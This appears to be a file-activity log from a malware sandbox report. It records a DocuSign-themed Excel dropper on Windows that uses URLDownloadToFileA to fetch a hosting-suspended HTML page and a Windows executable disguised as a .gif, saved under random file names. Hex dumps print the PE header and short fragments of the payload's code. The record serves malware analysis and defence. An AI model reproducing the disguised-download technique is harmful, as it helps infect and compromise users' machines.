C:\Users\user\AppData\Local\Temp\1DCE0000	10191	34789	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 e5 00 00 00 b9 08 02 00 00 00 99 69 b0 0d 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 87 8a 49 44 41 54 78 5e ed dd 07 80 5d 55 9d 3f f0 4c cb a4 f7 de 03 24 10 08 bd 83 a0 a0 82 88 80 a2 a2 60 17 fb ea aa ab ae 7d ff ba 6b 59 5d 7b 5d db ba 2b f6 0a 16 b0 21 48 11 95 16 3a 49 48 48 ef 75 32 bd fe 3f 77 4e b8 3e 5e bd ef cd 64 32 49 ee 25 8e 33 ef dd 7b ee ef fc ce 39 df f3 3b df f3 fb fd 4e 55 4f 4f cf 90 f4 4a 35 90 6a 60 df 68 a0 b5 b5 f5 b1 c7 1e 7b e4 91 47 36 6c d8 d0 d0 d0 b0 79 f3 e6 b5 6b d7 fa a5 aa f7 ca 7c 67 47 47 c7 84 09 13 0e 3b ec b0 f1 bd d7 bc 79 f3 8e 3a ea a8 23 8e 38 62 df c8 95 96 7a 40 6a a0 2a c5 eb 03 b2 dd 52	.PNG........IHDR............. i......sRGB.........pHYs...... ....+......IDATx^....]U.?.L... ..$...........`......}..kY]{]. .+....!H...:IHH.u2..? wN.>^...d2I.%.3.. {....9..;....NUOO...J5 .j`.h.......{..G6l.....y...k.. ....|gGG.....;......y..:..#.8b ....z@j.*.....R	success or wait	4	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1DCE0000	84238	2029	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 8b bb ab 4d d5 01 00 00 7e 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b7 f4 82 d4 4a 01 00 00 e4 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 34 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 1f 38 ae 88 f2 01 00 00 93 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 be 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!....M....~..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....J....... ....4...xl/_rels/wor kbook.xml.relsPK..-.........!. .8........................... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 04 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 14 00 0a 00 13 00 15 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 21 1b 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9!.8.......X.@. ...."....	success or wait	3	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EDCE0000	unknown	16384	1a e0 6f 20 d4 85 c9 1c 9f a2 8b 45 7d fb db df fe da d7 be 36 3e 53 51 1c 07 eb 5b ae 3e 47 82 15 3f d7 d8 9a 9d 65 2d b7 5c 91 bd ca 24 52 a5 f7 d0 80 f0 74 ad c3 dc 0e 07 71 d8 7e 64 68 c3 eb dc e3 d3 52 bc 4e 3b 4c aa 81 43 42 03 50 58 f8 5c e6 ce 21 bf 31 b1 88 96 db ce 3b 87 d4 36 b8 a0 06 b3 1a 13 c2 d6 2b a2 14 68 02 ac 11 29 29 0d d2 5f 5d 07 25 12 22 18 23 d2 a3 aa 0a fb 11 08 90 ac 2b f5 0f e9 2f 85 a7 e5 a4 1a 18 d4 1a 10 44 ce 39 c4 5a 3b 96 92 a1 2d a9 10 16 db 32 dc d6 16 22 15 61 22 7c 11 70 17 a9 09 47 60 bb 61 af 78 c5 2b 52 b0 ee c7 f6 e6 ab 03 a0 c3 09 d1 7e 09 d1 31 b9 57 6a 5f f7 a3 ce d3 a2 52 0d 0c 5e 0d 7c fd eb 5f ff ec 67 3f 6b e9 9d 29 a2 30 68 f8 0b 79 39 8d c9 00 97 79 d2 6e de 9a 88 c1 e3 0a 82 b6 8e 29 94 c1 5b e1 83 51 b2	..o .....E}.....6>SQ...[.> G..?....e-.\...$R.....t.....q. ~dh.....R.N;L..CB.PX.\..!.1. ....;..6.....+..h...))..._].%. ".#.....+.../.....D.9.Z;...- ....2...".a"|.p...G`.a.x .+R.....~..1.Wj_.....R.. ^.|.._..g?k..).0h..y9....y.n.. .....)..[..Q.	success or wait	5	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	unknown	16384	00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 cb cb 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 cc e7 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 07 00 da 00 01 00 60 01 08 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 cc cb 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 cd e7 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf	.....]..........`..... <..... .....J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@..... ..]..........`..... <..... ....J.....	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EDCE0000	unknown	7431	00 5d 00 1a 00 15 00 12 00 02 00 72 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 73 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 0b 00 da 00 01 00 60 01 0c 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 73 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 74 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01	.]..........r..`..... <.....s..... ....J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@.....].... .....s..`.....<..... .....t.....J..	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	unknown	16384	1a e0 6f 20 d4 85 c9 1c 9f a2 8b 45 7d fb db df fe da d7 be 36 3e 53 51 1c 07 eb 5b ae 3e 47 82 15 3f d7 d8 9a 9d 65 2d b7 5c 91 bd ca 24 52 a5 f7 d0 80 f0 74 ad c3 dc 0e 07 71 d8 7e 64 68 c3 eb dc e3 d3 52 bc 4e 3b 4c aa 81 43 42 03 50 58 f8 5c e6 ce 21 bf 31 b1 88 96 db ce 3b 87 d4 36 b8 a0 06 b3 1a 13 c2 d6 2b a2 14 68 02 ac 11 29 29 0d d2 5f 5d 07 25 12 22 18 23 d2 a3 aa 0a fb 11 08 90 ac 2b f5 0f e9 2f 85 a7 e5 a4 1a 18 d4 1a 10 44 ce 39 c4 5a 3b 96 92 a1 2d a9 10 16 db 32 dc d6 16 22 15 61 22 7c 11 70 17 a9 09 47 60 bb 61 af 78 c5 2b 52 b0 ee c7 f6 e6 ab 03 a0 c3 09 d1 7e 09 d1 31 b9 57 6a 5f f7 a3 ce d3 a2 52 0d 0c 5e 0d 7c fd eb 5f ff ec 67 3f 6b e9 9d 29 a2 30 68 f8 0b 79 39 8d c9 00 97 79 d2 6e de 9a 88 c1 e3 0a 82 b6 8e 29 94 c1 5b e1 83 51 b2	..o .....E}.....6>SQ...[.> G..?....e-.\...$R.....t.....q. ~dh.....R.N;L..CB.PX.\..!.1. ....;..6.....+..h...))..._].%. ".#.....+.../.....D.9.Z;...- ....2...".a"|.p...G`.a.x .+R.....~..1.Wj_.....R.. ^.|.._..g?k..).0h..y9....y.n.. .....)..[..Q.	success or wait	2	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EDCE0000	unknown	16384	00 5d 00 1a 00 15 00 12 00 02 00 72 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 73 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01 09 00 00 08 bf 01 00 00 10 00 c0 01 08 00 00 08 ff 01 00 00 18 00 3f 03 00 00 08 00 80 c3 14 00 00 00 bf 03 00 00 02 00 20 04 38 04 41 04 43 04 3d 04 3e 04 3a 04 20 00 32 00 00 00 00 00 10 f0 12 00 00 00 02 00 01 00 c0 00 0b 00 da 00 01 00 60 01 0c 00 40 00 00 00 11 f0 00 00 00 00 5d 00 1a 00 15 00 12 00 02 00 73 cc 11 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3c 00 8c 00 0f 00 04 f0 84 00 00 00 12 00 0a f0 08 00 00 00 74 e8 00 00 00 0a 00 00 93 00 0b f0 4a 00 00 00 7f 00 00 00 ef 01 bf 00 18 00 1f 00 81 01	.]..........r..`..... <.....s..... ...J..... .....?..... .8.A.C.=.>.:. .2..... .....`...@.....].... .....s..`.....<..... .....t.....J..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	unknown	10259	08 5a 01 00 01 00 54 c0 08 5a 01 00 02 00 54 c0 08 5a 01 00 03 00 54 c0 08 5a 01 00 04 00 54 c0 08 5a 01 00 05 00 54 c0 08 5a 01 00 06 00 54 c0 08 5a 01 00 07 00 54 c0 08 5a 01 00 08 00 54 c0 08 5a 01 00 09 00 54 c0 08 5a 01 00 0a 00 54 c0 08 5a 01 00 0b 00 54 c0 08 5a 01 00 0c 00 54 c0 08 5a 01 00 0d 00 54 c0 08 5a 01 00 0e 00 54 c0 08 5a 01 00 0f 00 54 c0 08 5a 01 00 10 00 54 c0 08 5a 01 00 11 00 54 c0 08 5a 01 00 12 00 54 c0 08 42 01 6e 00 0b 23 02 00 00 00 1f 5e de 6d cd 93 35 db 43 1e 2a 00 42 03 ff 00 0b 1f 60 f9 89 70 08 a8 ef 42 1e a9 01 42 02 c5 00 0b be 00 0a 00 d1 00 08 00 49 00 49 00 09 00 be 00 14 00 d2 00 00 00 49 00 49 00 49 00 49 00 49 00 49 00 49 00 06 00 06 00 21 00 d2 00 07 00 49 00 01 00 00 00 49 00 ff ff 00 00 fa 0f 3f fd 0b 00 3a 01	.Z....T..Z....T..Z....T..Z.... T..Z....T..Z....T..Z....T..Z.. ..T..Z....T..Z....T..Z....T..Z ....T..Z....T..Z....T..Z....T. .Z....T..Z....T..Z....T..B.n.. #.....^.m..5.C.*.B.....`..p... B...B.....I.I..... .I.I.I.I.I.I.I.....!.....I.... .I.....?...:.	success or wait	1	7FEEA8B9AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\EDCE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06
05 00 67 32 cd 07
c9 04 02 00 06 06
00 00 e1 00 02 00
b0 04 c1 00 02 00
00 00 e2 00 00 00
5c 00 70 00 02 00
00 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 42 00 02 00
b0 04 61 01 02 00
00 00 c0 01 00 00
3d 01 08 00 14 00
0a 00 13 00 15 00
9c 00 02 00 11 00
19 00 02 00 00 00
12 00 02 00 00 00
13 00 02 00 00 00
af 01 02 00 00 00
bc 01 02 00 00 00
3d 00 12 00 f0 00
69 00 d5 39 21 1b
38 00 03 00 00 00
01 00 58 02 40 00
02 00 00 00 8d 00
02 00 00 00 22 00
02 00 00</td><td>........g2...................
......\.p....

B.....a.........=..........
....
......=.....i..9!.8.......X.@.
.........."....</td><td>success or wait</td><td>1</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\EDCE0000</td><td>unknown</td><td>200</td><td>fe ff 00 00 06 01
02 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
01 00 00 00 e0 85
9f f2 f9 4f 68 10
ab 91 08 00 2b 27
b3 d9 30 00 00 00
98 00 00 00 07 00
00 00 01 00 00 00
40 00 00 00 04 00
00 00 48 00 00 00
08 00 00 00 54 00
00 00 12 00 00 00
60 00 00 00 0c 00
00 00 78 00 00 00
0d 00 00 00 84 00
00 00 13 00 00 00
90 00 00 00 02 00
00 00 e4 04 00 00
1e 00 00 00 04 00
00 00 00 00 00 00
1e 00 00 00 04 00
00 00 00 00 00 00
1e 00 00 00 10 00
00 00 4d 69 63 72
6f 73 6f 66 74 20
45 78 63 65 6c 00
40 00 00 00 00 c0
7c 0d 23 d9 c6 01
40 00 00 00 00 c9
82 37 d7 2b d7 01
03 00 00 00 00 00
00 00</td><td>.............................
...Oh.....+'..0..............
@.......H.......T.......`.....
..x..........................
....
..Microsoft
Excel.@.....|.#...
@......7.+..........</td><td>success or wait</td><td>1</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EDCE0000	unknown	292	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b0 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 11 00 00 00 44 20 6f 20 63 20 75 20 20 53 20 69 20 67 20 6e 00 05 00 00 00 44 6f 63 33 00 05 00 00 00 44 6f 63 31 00 05 00 00 00 44 6f 63 32 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... ....D o c u S i g n.....Doc3..... Doc1.....Doc2..... Worksheets.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EDCE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 68 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 65 01 00 00 66 01 00 00 67 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....h........... ....e...f...g.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	7357	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	140B6828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	unknown	257	40 76 74 73 2e 75 73 2e 63 6f 6d 22 20 69 64 3d 22 64 79 6e 61 6d 69 63 50 72 6f 76 69 64 65 72 4c 69 6e 6b 22 20 74 69 74 6c 65 3d 22 77 65 62 6d 61 73 74 65 72 40 76 74 73 2e 75 73 2e 63 6f 6d 22 20 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 72 20 6e 6f 72 65 66 65 72 72 65 72 22 3e 43 6f 6e 74 61 63 74 20 79 6f 75 72 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 3c 2f 61 3e 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 3e 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c	@vts.us.com" id="dynamicProviderLink" title="webmaster@vts.us.com" rel="noopener noreferrer">Contact your hosting provider for more information.. . . . </section>. </body>.</html	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj	unknown	7614	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	140B6828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	7244	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d0 e9 66 60 00 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 86 01 00 00 1a 00 00 00 00 00 00 6b 6f 00 00 00 10 00 00 00 a0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $....._W...6e..6e..6e..)v..6e...w..6e.Rich.6e..... ....PE..L.....f`.....!.. .....ko.....	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	6960	c7 45 0c 01 00 00 00 3b 4d fc 76 0b ff 4d fc 23 75 08 ff 45 08 eb 0f 2d 01 00 00 00 81 75 fc 9c 02 00 00 0b 4d 0c 35 25 f8 ff ff 2b 93 08 c9 41 00 81 e7 dc f9 ff ff f7 45 0c 01 00 00 00 05 01 00 00 00 83 c2 ff 25 00 00 00 00 25 01 00 00 00 48 4e 01 f9 01 7d 08 ff 4d 08 83 65 fc 00 83 f6 00 ff 4d 0c 83 e9 01 25 f6 fa ff ff 31 fe 35 00 00 00 00 83 65 0c 01 f7 45 0c 01 00 00 00 00 47 25 01 00 00 00 25 45 f9 ff ff 83 f6 05 81 ef fa 07 00 00 25 a0 05 00 00 05 66 05 00 00 31 c6 83 e9 ff 09 93 08 c9 41 00 ba 08 01 00 00 25 b0 05 00 00 83 75 fc 01 03 8b 08 c9 41 00 83 e2 00 83 ab 08 c9 41 00 01 ff 4d 0c 2b 55 0c 21 b3 08 c9 41 00 29 bb 08 c9 41 00 5f 5e 5a 59 58 c9 c2 08 00 55 89 e5 83 c4 fc 50 51 52 56 57 3d 4c 5a 00 00 75 0e 23 55 08 ff 8b de ce 41 00 ff 4d 08 eb	.E.....;M.v..M.#u..E...-.....u.....M.5%...+...A.....E.....%....%....HN...}..M..e.....M....%....1.5.....e...E.....G%....%E.....%... ..f...1.....A.....%.....u. .....A.....A...M.+U.!...A.) ...A._^ZYX....U.....PQRVW =LZ..u.#U.....A..M..	success or wait	1	140B6828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	14204	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 86 01 00 00 1a 00 00 00 00 00 00 6b 6f 00 00 00 10 00 00 00 a0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $....._W...6e..6e..6e..)v..6e...w..6e.Rich.6e..... ....PE..L.....f`.....!.. .....ko.....	success or wait	1	140B6828C	URLDownloadToFileA
